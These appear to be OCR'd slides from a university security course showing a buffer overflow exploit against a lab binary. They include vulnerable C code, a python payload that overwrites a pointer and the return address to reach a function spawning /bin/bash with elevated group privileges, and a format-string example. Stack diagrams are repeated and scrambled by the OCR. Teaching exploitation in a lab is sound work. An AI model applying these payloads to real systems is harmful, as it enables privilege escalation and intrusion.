
```
void
shell(void) {
    setregid(getegid(), getegid());
    system("/bin/bash");
}
```

- If we run this, it will
  - Inherit the challenge privilege (setregid())
  - Run “/bin/bash” (you can run any command with that privilege)

- You might want to run ‘cat flag’
  - It has full privilege so you can read the flag…
  - If you run that, you indeed accomplish a privilege escalation and arbitrary code execution

How?

- Get the function address




```
└─$ (python -c 'print("A"*12 + "\x60\x87\x04\x08")';cat) | ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
your input was: [AAAAAAAAAAAA`�
]
Your flag address is 0x8048760
Your flag is: cs370{FLAG_IS_HIDDEN}
```

- Shell() is at 0x804858b


- Let’s overflow the buffer

What We Can Do with Buffer Overflow?

- We can fill the data starting from a buffer



```
(python -c 'print("A"*12 + "\x60\x87\x04\x08" + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```



No ARGS (void)

No ARGS (void)

Put 0x804858b

Return Addr

Saved EBP AAAA

%ebp

AAAA

12 more As

AAAA

Flag = 0x8048760

0x8048760

ebp-c

AAAA

ebp-10

12 As

AAAA

ebp-14

AAAA

ebp-18

esp+8

ARG 2 (flag)

esp+4


ARG 1 (string)

esp


%esp

What We Can Do with Buffer Overflow?

- We can fill the data starting from a buffer



```
(python -c 'print("A"*12 + "\x60\x87\x04\x08" + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```



Put 0x804858b

%ebp

12 more As

0x8048760

12 As

%esp

No ARGS (void)

No ARGS (void)

0x804858b

Saved EBP AAAA

AAAA

AAAA

Flag = 0x8048760 ebp-c

AAAA ebp-10

AAAA ebp-14

AAAA ebp-18


esp+8

ARG 2 (flag) esp+4

ARG 1 (string) esp


What We Can Do with Buffer Overflow?

- We can fill the data starting from a buffer




Return Address Stored in the Stack


- When returning from process_user_input



```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```




```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```



What We Can Do with Buffer Overflow?

- We can fill the data starting from a buffer



```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```

Put 0x804858b


%ebp

12 more As

0x8048760

12 As

%esp



No ARGS (void)

No ARGS (void)

0x804858b

Saved EBP AAAA

AAAA

AAAA

Flag = 0x8048760 ebp-c

AAAA ebp-10


AAAA ebp-14

AAAA ebp-18


esp+8

ARG 2 (flag) esp+4

ARG 1 (string) esp




```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```



```
void
shell(void) {
    setregid(getegid(), getegid());
    system("/bin/bash");
}
```


Result

- Without exploitation




```
┌─blue9057@blue9057-vm-ctf1 ~ ‹ruby-head›
└─$ id
uid=1001(blue9057) gid=1001(blue9057) groups=1001(blue9057),
```

- After exploitation



```
id
uid=1001(blue9057) gid=40001(week4-40001-solved) groups=40001(week4-40001-solved),
),1001(blue9057)
```


- You will have gid = 40001 (week4-40001-solved)




```
└─$ ls -als /home/labs/software/bof/flag
4 -r--r----- 1 root week4-40001-solved 36 Nov 17 13:39 /home/labs/software/bof/flag
```

Many other vulnerabilities…

- Format String Vulnerability
  - A bug that happens if the program makes mistake in using printf-like functions
  - E.g.,
    - char buf[512];
    - fgets(buf, 512, stdin);
    - printf(buf, 1, 2, 3);
    - What if your buffer contains “%d %x %p”
      - printf(”%d %x %p\n”, 1, 2, 3);
    - It will print out
      - 1 2 0x3



```
int main() {
    char buf[512];
    fgets(buf, 512, stdin);
    printf(buf, 1, 2, 3);
}
```




```
└─$ ./format
%p %p %p %p %p %p %p
0x1 0x2 0x3 0x7ff852cffaf8 0x0 0x7025207025207025 0x2520702520702520
```

